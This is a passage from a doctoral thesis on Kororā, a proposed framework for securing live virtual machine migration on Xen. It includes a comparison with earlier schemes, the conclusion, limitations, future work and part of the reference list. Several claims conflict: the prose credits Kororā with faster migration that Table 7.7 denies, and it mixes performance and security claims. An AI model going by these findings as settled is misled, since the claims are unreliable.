While the Kororā framework's performance impact on the original virtualisation platform was not large, that aspect was beyond the scope of this research. It should be considered in a future study. Overall, Kororā effectively reduced the number of attacks through the Xen hypervisor in the CC environment without having a significant impact on the system's performance.

The proposed research framework, Kororā, is in a way the opposite of existing security approaches, such as the method used by Mashtizadeh and Koundinya (2019) for migrating the contents of a persistent data store from a source object to a destination object and that used by Zheng, Jie; Ng, Tze Sing Eugene; & Sripanidkulchai, Kunwadee (2011) for live data migration. It is a performance boost layer for most, if not all, live VM migration schemes. Further, this framework can be used to improve the performance of other VM tasks, such as VM replication, as these tasks encounter the same IO interference problem. The empirical evaluation of the proposed system (described later in this thesis) showed that Kororā improves live VM IO security when compared with the Mashtizadeh approach. In other words, Kororā could live migrate a VM at a higher speed, without sacrificing the live VM IO performance significantly.

While both the Kororā framework and the approach used in the work of Zheng et al. (2011) exploit the characteristics of secure live migration, they improve the security of live VM migration in different ways. Zheng et al.'s method aims to reduce the total amount of data transferred significantly by exploiting the VM's workload locality. By analysing the workload locality, infrequently updated data blocks are distinguished from frequently updated data blocks in virtual disk images. The infrequently updated data blocks are transferred before the frequently updated data blocks in the migration so that the re-transmissions of data blocks are minimised, thus reducing the total amount of data transmission. In contrast, Kororā uses workload locality to capture and outsource the live VM's working set data to a backup device during the migration, which does not affect the transmission sequence of the data blocks. Importantly, Kororā is complementary to the above approaches and can further improve these techniques (see Table 7.7).

Table 7.7: Comparing Kororā and existing schemes

Features		Mashtizadeh et al.	Zheng et al.	Kororā
Live VM migration time reduction		X	X	-
Live VM security level	Confidentiality	-	X	-
	Integrity	-	-	X
	Availability	X	X	X
Live VM migration workload locality		X	X	X

The next chapter describes the study's conclusions and limitations, as well as recommendations for further study.

CHAPTER 8: CONCLUSION AND FUTURE RESEARCH

Figure 1.2 (see Chapter 1) summarised the pathway of this research, which aimed to provide a detailed understanding of the area of VM migration in virtualised cloud-based systems. The research focused on the sub-area of live migration, a technique that allows seamless migration of a VM from one hypervisor to another. This research's main contribution has been to propose the Kororā framework, based on seven agents running on the Xen privileged dom0 and communicating with the hypervisor.

This study's cloud scenario was the public cloud environment, which allows the tenants the most responsibility and control over their systems but increases the risk threats to their information. This study developed a design system architecture for a secure live VM migration as a response to this problem. A range of research methods, such as an SLR, DS and mixed methods, were employed. A mixed-methods approach was used to build from one phase of a study to another, explore qualitatively, develop a design framework, and follow-up quantitative research qualitatively to facilitate the processes and obtain more detailed information for problem identification and evaluation process.

After the critical analysis presented in this study, the Kororā framework was shown to be an efficient form of control-flow integrity, implementing a fine-grained security guarantee without negatively affecting the performance of the live migration system.

8.1 Summary of the research process

This section summarises the steps of this research. Chapter 1 outlined the problem being addressed, the research objectives and the contributions it aimed to make. Two research problems (see Section 1.3) were identified and assessed. Researching these problems and attempting to find solutions by identifying the associated risks to cloud security and their corresponding required controls provided a way to develop the Kororā system. Three RQs were discussed (see Section 1.6); two of the RQs were answered in Chapters 2, 3, 4 and 5, while Chapters 6 and 7 addressed the last RQ. Several specific research objectives were outlined in Section 1.7 and these were evaluated in Chapter 7 through three different real-world scenarios. Section 1.8 described the research contribution, which is a critical aspect of this research in communicating the target

audience's findings. That work laid the foundation for answering the main RQs and presented two audience groups: academia and business. With regard to the academic category, the research theorised a solution for the implementation process of Kororā. For the business aspect, the way the Kororā system could be implemented by using the Visual C# programming language and the feasibility of the research were discussed.

Chapter 2 provided a literature review of relevant journals and conferences papers found through a search using keywords such as 'cloud computing', 'live virtual machine migration', 'cloud security' and 'security integrity'. Later, the keywords 'design research science' and 'multi-methodology research method' were added. Research in an academic context is an activity of a systematic inquiry in a specific area to discover new knowledge or revising existing knowledge.

In Chapter 3, an appropriate research methodology for this study was developed, being a mixture of DS research methods and a mixed methodology, called MDSRM. MDSRM was selected because it could help the study produce a new solution to the research problem and then critically evaluate its overall validity and reliability, leading to answering the RQs and finding a solution to the research problem. However, the MDSRM has limitations, such as the difficulty of proving this was innovative research and generalising the research outcomes. In addition, the research outcomes could be invalidated by rapidly evolving technologies that could render the Kororā inapplicable and/or obsolete; therefore, the worth of the conducted research and resulting outcomes could be questionable.

In Chapter 4, the framework model's design was discussed, including the steps of its design, the ecosystem of live VM migration, the Kororā verification process, the CW security model, and the Kororā integrity protection process. Then the Kororā design system architecture and system elements were expanded to cover the Kororā system design requirements. Based on the related research, the seven agents of Kororā were discussed in more detail and the proposed model was presented.

Chapter 5 emphasised that attempting to resolve complex systems' problems can require using an evaluation theory to find potential solutions. The framework based on the findings in Chapters 2, 3 and 4 was implemented. Innovation in this chapter was the critical stage of theory building with a novel method to evaluate the framework's level of integrity. Therefore, this chapter's focus was on the usability and theory-building study of the Kororā to answer the RQs and RB. Further, this chapter aimed to ensure the

Kororā's applicability in practice and improve its quality by including solutions to problems encountered based on the trust and reputation definitions. Figure 5.1 described the components of evaluation and the interrelationships between them, and Figure 5.2 illustrated the concepts of evaluation theory in this study's development of the Kororā framework.

In Chapter 6, as the research findings were presented and critiqued, the identified research limitations were revisited and, to ensure the validity of the research, its progress was reviewed and the proper steps for implementing the Kororā framework were adopted. In Section 6.3.2, the Kororā agent plan was discussed, describing two main functions that impose multiple agent-related functionalities on the Kororā to enforce the framework security management strategy.

In Chapter 7, the research objectives were evaluated and the findings of the research discussed. Three different attack scenarios were used to test the research objectives and answer the RQs and RB. Based on the selected research problem, the research background and research questions have been stated: *What are the opportunities and challenges for live VM migration in CC, with respect to the CFCs and CFEs?* As some research contents such as academic journals and books are investigated, and related opportunities and challenges are addressed in chapter 1 to 3. Figure 2.1 showed steps in conducting the literature review, and Figure 2.2 and Figure 3.1. are helped to identify an adopted method for selecting the literature to answer the RB.

There are two research questions: *How do we design, implement the establishment of and evaluate a live VM migration framework to protect the integrity of cloud systems?*, and *How might the information revealed by the above questions affect the level of integrity of the framework and help the CSPs and cloud systems users in their decision making?* The answers to these two questions are drawn from the framework's design (Chapter 4), evaluation system architecture (chapter 5), and implementing the proposed framework in chapter 6. To articulate that answers to the raised sub-heading in chapters 4 to 6 were formed, and the proposed framework was tested to find supportive evidence. That laid the ground to answer the RQs, and the outcomes of the research were critiqued and presented in chapter 7.

Finally, this current chapter summarises this study and the limitations of this research and offers recommendations for further research that could enhance the adoption of the Kororā framework within the new era of technology.

After a critical analysis, this study found that secure live VMs migration is essential to the industry, and the security of live VMs migration is still in its infant stage. By nature, integrity-based frameworks must be interoperable, and the Kororā framework was shown to improve security in terms of both specific attack scenarios and other cloud services.

8.2 Limitations

This novel research's main limitation is the lack of relevant existing research, which has focused mainly on the provider perspective rather than the user perspective. The traditional secure VM migration identified in the literature review is difficult to adopt for the cloud environment.

The Kororā system that has been developed in this research helps to migrate live VM in an environment that is secure and the framework capabilities present a structured and logical flow. This research has theoretically evaluated and tested the Kororā system in the virtual environment to confirm its feasibility and reliability. However, the Kororā has not yet been run in a commercial cloud environment.

Another major limitation of this research is the validity and reliability of the research methodology, as discussed in Chapter 3. As the research was based on DS and multi-methodology, the main concerns were the iteration process and the four main steps of the mixed-methods approach. However, evaluation theory supported this approach to elaborate on each step of the theory.

Implementation and validation were further challenges for this research because the Kororā framework was being implemented in a cloud-based context, and the main contribution of this research needed to be confidential.

It is clear that CC, VM migration and cloud security are very dynamic areas of IT, requiring the use of advanced system features, security characteristics and the most updated security controls. The use of CC is likely to extend into areas such as smart cities and healthcare. The Kororā framework could be a helpful basis for improving cloud security in these areas. Therefore, Kororā is required to adopted new agents to improve the security control mechanism.

8.3 Future study

Future research could focus on running the Kororā in other kinds of hypervisor platforms (e.g. VMware ESXi or Hyper-V) and then comparing the results with the integrity level of

Kororā on Xen to demonstrate the robustness and feasibility of the framework. However, while VM migration is already established, live VM migration in CC is still an immature area. Therefore, future work should aim to increase the security of live VM migration in the cloud environment.

Another approach could be to give the Kororā system periodic updates among agents to identify and improve the integrity elements, rather than the current system of the VMs communicating with each other reactively as hotspots in the system occur. This approach could allow continuous checks to identify the essential integrity attributes and characteristics of VM migration, helping CSPs deliver a cloud service with a good security level.

Another possible research line is the development of reliable and efficient live VM migration to monitor the communication among VMs that not run in the same hardware features. To achieve secure live VM migration, isolation between the different VMs is required. Therefore, one of the aims of future study could be to provide an updated Kororā framework to stabilise the various resources that are shared among the VMs.

The hypervisor is the most critical component of live VM migration; if it is compromised, the host and guest VMs can potentially be compromised too. Hypervisor architectures that aim to minimise the programming code and, at the same time, maintain its functionalities provide interesting topics of future research related to Kororā, especially to prevent hypervisor rootkit injection.

Finally, it would be interesting to examine different elements related to VM live migration. At present, the implementation of Kororā focuses only on memory VM migration integrity and does not consider other elements, such as networking or storage migration.

References

Agarwal, V., Kaushal, A. K., & Chouhan, L. (2020). A survey on cloud computing security issues and cryptographic techniques. In R. Shukla, J. Agrawal, S. Sharma, N. Chaudhari & K. Shukla (Eds.), *Social networking and computational intelligence* (pp. 119–134). Singapore: Springer.

Ahmed, M., & Litchfield, A. T. (2018). Taxonomy for identification of security issues in cloud computing environments. Journal of Computer Information Systems, 58(1), 79–88.

Aikat, J., Akella, A., Chase, J. S., Juels, A., Reiter, M., Ristenpart, T., Swift, M. (2017). Rethinking security in the era of cloud computing. IEEE Security & Privacy, 15(3), 60–69. https://doi.org/10.1109/MSP.2017.80

Aitchison, M. (2016). Design research in architecture: An overview. *The Journal of Architecture, 21*(2), 308–312. https://doi.org/10.1080/13602365.2016.1164543

Alabool, H. M., & Mahmood, A. K. B. (2016). A novel evaluation framework for improving trust level of infrastructure as a service. *Cluster Computing, 19*(1), 389–410.

Ali, M., Khan, S. U., & Vasilakos, A. V. (2015). Security in cloud computing: Opportunities and challenges. *Information Sciences, 305*, 357–383. https://doi.org/10.1016/j.ins.2015.01.025

Almorsy, M., Grundy, J., & Müller, I. (2016). An analysis of the cloud computing security problem. In *Proceedings of the APSEC 2016 Cloud Workshop,* Sydney, Australia (pp. 16–23). Australia: Springer.

Barnett-Page, E., & Thomas, J. (2009). Methods for the synthesis of qualitative research: A critical review. *BMC Medical Research Methodology, 9*(1), 59. https://doi.org/10.1186/1471-2288-9-59

Bartlett, L., & Vavrus, F. (2016). *Rethinking case study research: A comparative approach*. New York, NY: Taylor & Francis Group.

Baudoin, C., Cohen, E., Dotson, C., Gershater, J., Harris, D., & Iyer, S. (2017). Security for Cloud Computing Ten Steps to Ensure Success Version 3. *Cloud Standards Customers Council*. Retrieved from https://www.omg.org/cloud/deliverables/CSCC-Security-for-Cloud-Computing-10-Steps-to-Ensure-Success.pdf

Bazm, M. M., Lacoste, M., Südholt, M., & Menaud, J. M. (2019). *Isolation in cloud computing infrastructures: new security challenges*. Annals of Telecommunications, 74(3), 197-209.

Bell, D. E., & LaPadula, L. J. (1973). *Secure computer systems: Mathematical foundations*. Bedford, MA: Mitre Corporation.

Bento, F. M. (2019). *Control-flow integrity for the Linux kernel: A security evaluation*. Porto, Portugal: Universidade do Porto. Retrieved from https://repositorio-aberto.up.pt/bitstream/10216/125357/2/374717.pdf

Berger, S., Caceres, R., Goldman, K. A., Perez, R., Sailer, R., & van Doorn, L. (2006). vTPM: Virtualizing the trusted platform module. Vancouver, Canada: *The 15th Conference on USENIX Security Symposium, Vol. 15. USENIX.*

Bhushan, K., & Gupta, B. B. (2017). Security challenges in cloud computing: State-of-art. *International Journal of Big Data Intelligence, 4*(2), 81–107.

Bianchini, R., & Rajamony, R. (2004). Power and energy management for server systems. *Computer, 37*(11), 68–76.

Biba, K. J. (1977). *Integrity considerations for secure computer systems*. Bedford, MA: Mitre Corporation.

Blagojević, V., Bojić, D., Bojović, M., Cvetanović, M., Đorđević, J., Đurđević, Đ., Milićev, D. (2017). A systematic approach to generation of new ideas for PhD research in computing. In *Advances in computers, Vol. 104* (pp. 1–31). https://doi.org/10.1016/bs.adcom.2016.09.001

Borky, J. M., & Bradley, T. H. (2019). Developing the network dimension. In *Effective model-based systems engineering* (pp. 327–344). Cham, Switzerland: Springer. https://doi.org/10.1007/978-3-319-95669-5_9

Botta, A., Donato, W. D., Persico, V., & Pescapé, A. (2016). Integration of cloud computing and internet of things: A survey. *Future Generation Computer Systems, 56*, 684–700. https://doi.org/10.1016/j.future.2015.09.021

Brewer, J., & Hunter, A. (1989). *Multimethod research: A synthesis of styles* (Vol. 175). Newberry Park, CA: Sage Library of Social Research. Retrieved from https://books.google.co.nz/books?id=fJK8QgAACAAJ

Brickell, E., Camenisch, J., & Chen, L. (2004). Direct anonymous attestation. In *Proceedings of the 11th ACM Conference on Computer and Communications Security* (pp. 132–145). New York, NY: Association for Computing Machinery.

Buyya, R., Ranjan, R., & Calheiros, R. N. (2010). Intercloud: Utility-oriented federation of cloud computing environments for scaling of application services. In C. Hsu, L. T. Lang, J. H. Park & S. S Yeo (Eds.), *Algorithms and architectures for parallel processing* (pp. 13–31). Berlin, Heidelberg: Springer. https://doi.org/10.1007/978-3-642-13119-6_2

Campbell, D. T., & Stanley, J. C. (1968). Experimental and quasiexperimental designs for research on teaching. *Handbook of Research on Teaching, 24*(4), 171–246.

Campbell, D. T., & Stanley, J. C. (2015). *Experimental and quasi-experimental designs for research*. Cambridge, England: Ravenio Books.

Canetti, R., & Krawczyk, H. (2001). Analysis of key-exchange protocols and their use for building secure channels. In B. Pfitzmann (Ed.), *Lecture Notes in Computer Science: Vol*. *2045*. *Advances in Cryptology: EUROCRYPT 2001* (pp. 453–474). Berlin, Germany: Springer. https://doi.org/10.1007/3-540-44987-6_28

Cardozo, B. N., & Kaufman, A. L. (2010). *The nature of the judicial process*. New Orleans, LA: Quid Pro Books.

Casazza, M., Bouet, M., & Secci, S. (2019). Availability-driven NFV orchestration. *Computer Networks, 155*, 47–61. https://doi.org/10.1016/j.comnet.2019.02.017

Cash, P., Stanković, T., & Štorga, M. (2016). *Design research-approaches, perspectives, applications*. Cham, Switzerland: Springer. Retrieved from http://www.springer.com/gp/book/9783319337791

Chaudhary, D., & Kumar, B. (2019). Cost optimized hybrid genetic-gravitational search algorithm for load scheduling in cloud computing. *Applied Soft Computing, 83*, 105627.

Chisnall, D. (2008). *The definitive guide to the Xen hypervisor*. Upper Saddle River, NJ: Prentice Hall. Retrieved from https://www.mobt3ath.com/uplode/book/book-55475.pdf

Choudhary, A., Govil, M. C., Singh, G., Awasthi, L. K., Pilli, E. S., & Kapil, D. (2017). A critical survey of live virtual machine migration techniques. *Journal of Cloud Computing, 6*(23), 1–41. https://doi.org/10.1186/s13677-017-0092-1

Chowdary, P. R., Challa, Y., & Jitendra, M. (2019). Identification of MITM attack by utilizing artificial intelligence mechanism in cloud environments. *Journal of Physics: Conference Series* 1228, 012044. https://doi:10.1088/1742-6596/1228/1/012044

Clark, C., Fraser, K., Hand, S., Hansen, J. G., Jul, E., Limpach, C., Warfield, A. (2005). Live migration of virtual machines. In *Proceedings of NSDI '05: 2nd Symposium on Networked Systems Design & Implementation: Vol. 2* (pp. 273–286). Berkley, CA: USENIX.

Clark, D. D., & Wilson, D. R. (1987, April). *A comparison of commercial and military computer security policies*. Paper presented at the 1987 IEEE Symposium on Security and Privacy, Oakland, CA.

Clark, P. C., Irvine, C. E., & Nguyen, T. D. (2014). *Trusted computing exemplar: Life cycle management* plan (NPS-CAG-14-002). Monterey, CA: Naval Postgraduate School.

Cloud Security Alliance. (2019). *Top threats to cloud computing: Egregious 11*. Las Vegas, NV: Blackhat. Retrieved from https://cloudsecurityalliance.org

Cloud Security Alliance. (2009). Security guidance for critical areas of focus in cloud computing V2.1. Las Vegas, NV: Blackhat. Retrieved from https://www.cloudsecurityalliance.org/guidance/csaguide.v2.1.pdf

Cloud Standards Customers Council. (2017). *Security for cloud computing: Ten steps to ensure success – Version 3.* Retrieved from https://www.omg.org/cloud/deliverables/CSCC-Security-for-Cloud-Computing-10-Steps-to-Ensure-Success.pdf

Coker, G. (2006). *Xen security modules (XSM)*. Retrieved from http://www-archive.xenproject.org/files/xensummit_4/xsm-summit-041707_Coker.pdf

Coyne, L., Dain, J., Forestier, E., Guaitani, P., Haas, R., Maestas, C. D., Vollmar, C. (2018). *IBM private, public, and hybrid cloud storage solutions.* Retrieved from http://www.redbooks.ibm.com/redpapers/pdfs/redp4873.pdf

Danev, B., Masti, R. J., Karame, G. O., & Capkun, S. (2011). Enabling secure VM-vTPM migration in private clouds Symposium conducted at the meeting of the Proceedings of the 27th Annual Computer Security Applications Conference https://doi.org/10.1145/2076732.2076759f

Develder, C., De Leenheer, M., Dhoedt, B., Pickavet, M., Colle, D., De Turck, F., & Demeester, P. (2012). Optical networks for grid and cloud computing applications. *Proceedings of the IEEE, 100*(5), 1149–1167. https://doi.org/10.1109/JPROC.2011.2179629

Dierks, T., & Rescorla, E. (2008). *The transport layer security (TLS) protocol version 1.2*. Network Working Group. Retrieved from https://www.hjp.at/doc/rfc/rfc5246.html

Domingo-Ferrer, J., Farras, O., Ribes-González, J., & Sánchez, D. (2019). Privacy-preserving cloud computing on sensitive data: A survey of methods, products and challenges. *Computer Communications, 140*, 38–60.

Dong, Y., & Lei, Z. (2019). An Access Control Model for Preventing Virtual Machine Hopping Attack. Future Internet, 11(3), 82. https://doi.org/10.3390/fi11030082

Duan, Q., & Wang, S. (Eds.) (2017). *Network as a service for next generation internet*. London, England: Institution of Engineering and Technology.

Elhage, N. (2011). Virtunoid: Breaking out of KVM. Black Hat USA. Retrieved from https://media.blackhat.com/bh-us-11/Elhage/BH_US_11_Elhage_Virtunoid_Slides.pdf

Farchi, E., Jarrous, A., & Salman, T. (2019). Protecting computer code against ROP attacks. *U.S. Patent No. 10,223,527*. Washington, DC: U.S. Patent and Trademark Office. Retrieved from https://patents.google.com/patent/US10223527B2/en

Ferris, J. M. (2019). Migration of a virtual machine from a first cloud computing environment to a second cloud computing environment in response to a resource or services in the second cloud computing environment becoming available. *U.S. Patent No. 10, 372,490. Washington, DC: U.S. Patent and Trademark Office.* Retrieved from https://patents.google.com/patent/US10372490B2/en

Ferroni, M., Colmenares, J. A., Hofmeyr, S., Kubiatowicz, J. D., & Santambrogio, M. D. (2018). Enabling power-awareness for the Xen hypervisor. *ACM SIGBED Review, 15*(1), 36–42.

Fuhry, B., & Kerschbaum, F. (2020). EncDBDB: Searchable encrypted, fast, compressed, in-memory database using enclaves. *arXiv preprint arXiv:2002.05097*.

Garg, S. K., Versteeg, S., & Buyya, R. (2011, Dec). SMICloud: A framework for comparing and ranking cloud services. In *2011 Fourth IEEE International Conference on Utility and Cloud Computing* (pp. 210–218). IEEE. Retrieved from https://doi.org/10.1109/UCC.2011.36

Glaser, B. G., & Strauss, A. L. (2017). *The discovery of grounded theory: Strategies for qualitative research*. New York, NY: Routledge.

Goldkuhl, G., & Mikael, L. (2010). A multi-grounded design research process. *Lecture Notes in Computer Science: Vol. 6105. Global Perspectives on Design Science Research in Information Systems,* (pp. 45–60). Berlin, Germany: Springer. https://doi.org/10.1007/978-3-642-13335-0_4

Gollmann, D. (2010). Computer security. *Wiley Interdisciplinary Reviews: Computational Statistics, 2*(5), 544–554.

Gray, D. E. (2019). *Doing research in the business world (second edition)*. Los Angeles, California: Sage Publication Limited.

Grix, J. (2018). *The foundations of research (third edition)*. Macmillan International Higher Education. London, UK: RED GLOBE PRESS

Gruss, D., Lettner, J., Schuster, F., Ohrimenko, O., Haller, I., & Costa, M. (2018). *Strong and efficient cache side-channel protection using hardware transactional memory*. In 26th {USENIX} Security Symposium ({USENIX} Security 17) (pp. 217-233).

Guo, W., Qin, S., Lu, J., Gao, F., Jin, Z., & Wen, Q. (2020). Improved proofs of retrievability and replication for data availability in cloud storage. *The Computer Journal,* bxz151. https://doi.org/10.1093/comjnl/bxz151

Han, J., Chen, L., Schneider, S., Treharne, H., Wesemeyer, S., & Wilson, N. (2019). Anonymous single sign-on with proxy re-verification. *IEEE Transactions on Information Forensics and Security, 15*, 223–236.

Han, Y. (2011). Cloud computing: Case studies and total cost of ownership. *Information Technology and Libraries, 30*(4), 198–206.

Harris, S. (2016). *CISSP All-in-one exam guide* (seventh edition). New York, NY: McGraw-Hill Education.

Hevner, A., & Chatterjee, S. (2010). Design research in information systems: Theory and practice. *Design Research in Information Systems, 22*, 9–22. https://doi.org/10.1007/978-1-4419-5653-8

Hevner, A. R., March, S. T., Park, J., & Ram, S. (2004). Design science in information systems research. *Management Information Systems Quarterly, 28*(1), 75–105. https://doi.org/10.2307/25148625

Hoglund, G., & Butler, J. (2006). *Rootkits: Subverting the Windows kernel*. Massachusetts, United States of America: Addison-Wesley Professional.

Hsieh, H.-F., & Shannon, S. E. (2005). Three approaches to qualitative content analysis. *Qualitative Health Research, 15*(9), 1277–1288.

Huang, J. (2014). On data migration from virtual machine to trusted virtual platform module in cloud services. *Computer Ap- plications and Software, 31*(7), 328-333.

Huber, N., von Quast, M., Hauck, M., & Kounev, S. (2011). Evaluating and modeling virtualization performance overhead for cloud environments. USA: *The 1st International Conference on Cloud Computing and Services Science* (pp. 563–573).

Iivari, J. (2007). A paradigmatic analysis of information systems as a design science. *Scandinavian Journal of Information Systems, 19*(2), 39–64.

Jeffers, J., Reinders, J., & Sodani, A. (2016). *Intel Xeon Phi processor high performance programming* (Knights Landing Edition). Cambridge, MA 02139, USA: Morgan Kaufmann.

Jia, X., Wang, R., Jiang, J., Zhang, S., & Liu, P. (2013). *Defending return-oriented programming based on virtualization techniques*. Security and Communication Networks, 6(10), 1236-1249.

Johnson, R. B., & Onwuegbuzie, A. J. (2004). Mixed methods research: A research paradigm whose time has come. *Sage Journals: Educational Researcher, 33*(7), 14–26. https://doi.org/10.3102/0013189X033007014

Jouini, M., & Rabai, L. B. A. (2019). A security framework for secure cloud computing environments. In *Cloud security: Concepts, methodologies, tools, and applications* (pp. 249–263). USA: IGI Global Publisher of Timely Knowledge.

Kitchenham, B., Brereton, O. P., Budgen, D., Turner, M., Bailey, J., & Linkman, S. (2009). Systematic literature reviews in software engineering: A systematic literature review. *Information and Software Technology, 51*(1), 7–15.

Kothari, C. R. (2004). *Research methodology: methods and techniques (second revised edtion)*. New Delhi: New Age International Publishers.

Krippendorff, K. (1989). Content analysis: An introduction to its methodology. In E. Barnouw, G. Gerbner, W. Schramm, T. L. Worth, & L. Gross (Eds.), *International encyclopedia of communication* (Vol. 1, pp. 403-407). New York, NY: Oxford University Press. Retrieved from http://repository.upenn.edu/asc_papers/226

Kumar, R. (2019). *Research methodology: A step-by-step guide for beginners*. California 91320: Sage Publication Inc. Retrieved from http://www.sociology.kpi.ua/wp-

content/uploads/2014/06/Ranjit_Kumar-Research_Methodology_A_Step-by-Step_G.pdf

Liang, K., Zhao, L., Chu, X., & Chen, H. (2017). An integrated architecture for software defined and virtualized radio access networks with fog computing. *IEEE Network, 31*(1), 80–87.

Liang, X., Jiang, R., & Kong, H. (2013). Secure and reliable VM-vTPM migration in private cloud. *IEEE conducted at the meeting of the 2nd International Symposium on Instrumentation and Measurement, Sensor Network and Automation (IMSNA)* https://doi.org/10.1109/IMSNA.2013.6743327

Liu, G., Zhang, J., Liu, J., & Zhang, Y. (2015). Improved Biba model based on trusted computing. *Security and Communication Networks, 8*(16), 2793-2797. https://doi.org/10.1002/sec.1201

Lopez, M. (2000). *An evaluation theory perspective of the architecture tradeoff analysis method (ATAM)*. Pittsburgh, PA: Carnegie-Mellon Software Engineering Institute. Retrieved from https://apps.dtic.mil/dtic/tr/fulltext/u2/a387265.pdf

Luis, V., Luis Rodero, M., Juan, C., & Maik A., L. (2009). A break in the clouds: Towards a cloud definition. ACM SIGCOMM Computer Communication Review, 39(1), 50-55. https://doi.org/10.1145/1496091.1496100

Lyu, Y., & Mishra, P. (2018). *A survey of side-channel attacks on caches and countermeasures*. Journal of Hardware and Systems Security, 2(1), 33-50.

March, S. T., & Smith, G. (1995). Design and natural science research on information technology. Decision Support Systems, 15(4), 251–266.

Mashtizadeh, A., & Koundinya, S. (2019). *Live migration of virtual machine persistent data using mirrored input-output operations. U.S. Patent No. 10,289,684*. Washington, DC: US Patent and Trademark Office. Retrieved from https://patents.google.com/patent/US10289684B2/en

Mather, T., Kumaraswamy, S., & Latif, S. (2009). *Cloud security and privacy: an enterprise perspective on risks and compliance*. Sebastopol, CA: O'Reilly Media, Inc. Retrieved from http://oreilly.com/catalog/9780596802769

Mathew, B. A., Sebastian, S., Sabu, V., & Joseph, S. (2015). Trusted load balancing mechanism for MANET. *International Journal of Computer Applications, 975*, 8887.

Matloob, S. (2019). Exploring applicability of blockchain to enhance Single Sign-On (SSO) systems. *University of North Florida. School of Computing*. Retrieved from https://digitalcommons.unf.edu/etd/931

Mayfield, T., Roskos, J. E., Welke, S. R., Boone, J. M., & McDonald, C. W. (1991). *Integrity in automated information systems*. Alexandria, VA: Institute for Defense Analyses.

McCumber, J. (2004). *Assessing and managing security risk in IT systems: A structured methodology*. Raton, NM: CRC Press.

McLean, J. (1985). A comment on the 'basic security theorem' of Bell and LaPadula. *Information Processing Letters, 20*(2), 67–70.

Mell, P., & Grance, T. (2011). *The NIST definition of cloud computing*. Retrieved from https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-145.pdf

Mingers, J., & Brocklesby, J. (1997). Multimethodology: Towards a framework for mixing methodologies. *Omega International Journal of Management Science, 25*(5), 489–509. https://doi.org/10.1016/S0305-0483(97)00018-2

Mirkin, B. (2019). Core data analysis: Summarization, correlation, and visualization: Springer, Cham. https://doi.org/10.1007/978-3-030-00271-8

Morse, J. M., & Niehaus, L. (2016). *Mixed method design: Principles and procedures* (Vol. 4). New York, NY: Routledge, Taylor & Francis Group.

Mowbray, M., Pearson, S., & Shen, Y. (2012). Enhancing privacy in cloud computing via policy-based obfuscation. *The Journal of Supercomputing, 61*(2), 267–291. https://doi.org/10.1007/s11227-010-0425-z

Mullarkey, M. T., & Hevner, A. R. (2019). An elaborated action design research process model. *European Journal of Information Systems, 28*(1), 6-20. https://doi.org/10.1080/0960085X.2018.1451811

Murray, D. G., Milos, G., & Hand, S. (2008). Improving Xen security through disaggregation. Symposium Counducted at the Meeting of the *Proceedings of the Fourth ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments* (pp. 151–160). New York, NY: Association for Computing Machinery. https://doi.org/10.1145/1346256.1346278f

Narayana, S., Jiang, J. W., Rexford, J., & Chiang, M. (2012). Distributed wide-area traffic management for cloud services. *ACM SIGMETRICS Performance Evaluation Review*, *40*(1), 409–410). https://doi.org/10.1145/2318857.2254817

Nelson, M. (2018). Virtual machine migration. *U.S. Patent No. 7,484,208*. Washington, DC: U.S. Patent and Trademark Office. Retrieved from https://patents.google.com/patent/US7484208B1/en

Nguyen, T. D., Levin, T. E., & Irvine, C. E. (2005). TCX project: High assurance for secure embedded systems. *Association for Computing Machinery SIGBED Review, 2*(2), 23–26.

Nieles, M., Dempsey, K., & Pillitteri, V. (2017). *An introduction to information security* (No. NIST Special Publication (SP) 800-12 Rev. 1 (Draft)). National Institute of Standards and Technology. Retrieved from https://csrc.nist.gov/publications/detail/sp/800-12/rev-1/archive/2017-01-23

Novak, M. F., Ben-Zvi, N., & Ferguson, N. T. (2017). *Secure transport of encrypted virtual machines with continuous owner access*. *U.S. Patent No. 9,652,631*. Washington, DC: U.S. Patent and Trademark Office. Retrieved from https://patents.google.com/patent/US9652631B2/en

Nunamaker, J. F., Jr., Chen, M., & Purdin, T. D. M. (1990). Systems development in information systems research. *Management Information Systems, 7*(3), 89–106. https://doi.org/10.1080/07421222.1990.11517898

Oberheide, J., Cooke, E., & Jahanian, F. (2008). Exploiting live virtual machine migration. In *BlackHat DC Briefings, Washington DC*. Retrieved from https://www.blackhat.com/presentations/bh-dc-08/Oberheide/Whitepaper/bh-dc-08-oberheide-WP.pdf

Offermann, P., Levina, O., Schönherr, M., & Bub, U. (2009). Outline of a design science research process. In *DESRIST '09: Proceedings of the 4th International Conference on Design Science Research in Information Systems and Technology* (pp. 1–11). https://doi.org/10.1145/1555619.1555629

Okoli, C., & Schabram, K. (2010). A guide to conducting a systematic literature review of information systems research. *Sprouts: Working papers on information systems, 10*(26). http://sprouts.aisnet.org/10-26

Onwuegbuzie, A. J., & Leech, N. L. (2005). On becoming a pragmatic researcher: The importance of combining quantitative and qualitative research methodologies. *International Journal of Social Research Methodology, 8*(5), 375–387. https://doi.org/10.1080/13645570500402447

Padala, P., Zhu, X., Wang, Z., Singhal, S., & Shin, K. G. (2007). *Performance evaluation of virtualization technologies for server consolidation*. Retrieved from https://www.hpl.hp.com/techreports/2007/HPL-2007-59R1.pdf

Parker, D. B. (1998). *Fighting computer crime: A new framework for protecting information* (pp. 108-188). New York, NY: Scribner. Retrieved from http://www.ncjrs.gov/App/publications/abstract.aspx?ID=89349

Peffers, K., Tuunanen, T., Rothenberger, M. A., & Chatterjee, S. (2007). A design science research methodology for information systems research. *Journal of Management Information Systems, 24*(3), 45–77. https://doi.org/10.2753/MIS0742-1222240302

Peiru, F., Bo, Z., Yuan, S., Zhihong, C., & Mingtao, N. (2015). An improved vTPM-VM live migration protocol. *Wuhan University Journal of Natural Sciences, 20*(6), 512-520. Fan2015. https://doi.org/10.1007/s11859-015-1127-4

Perez-Botero, D. (2011). *A brief tutorial on live virtual machine migration from a security perspective.* Princeton, NJ: University of Princetonne.

Pfleeger, C. P., & Pfleeger, S. L. (2012). *Analysing computer security: A threat/vulnerability/countermeasure approach*. Prentice Hall Professional.

Popa, R. A., Redfield, C. M., Zeldovich, N., & Balakrishnan, H. (2011). CryptDB: Protecting confidentiality with encrypted query processing. In *Proceedings of the 23rd ACM Symposium on Operating Systems Principles* (p. 85-93). New York, NY: Association for Computing Machinery.

Pothuganti, swathi, (2020). *Overview on Security Issues in Cloud Computing*. International Journal of Innovative Research in Computer and Communication Engineering, Volume 8, Issue 10, October 2020, page number 4064-4068, Available at SSRN: https://ssrn.com/abstract=3733871

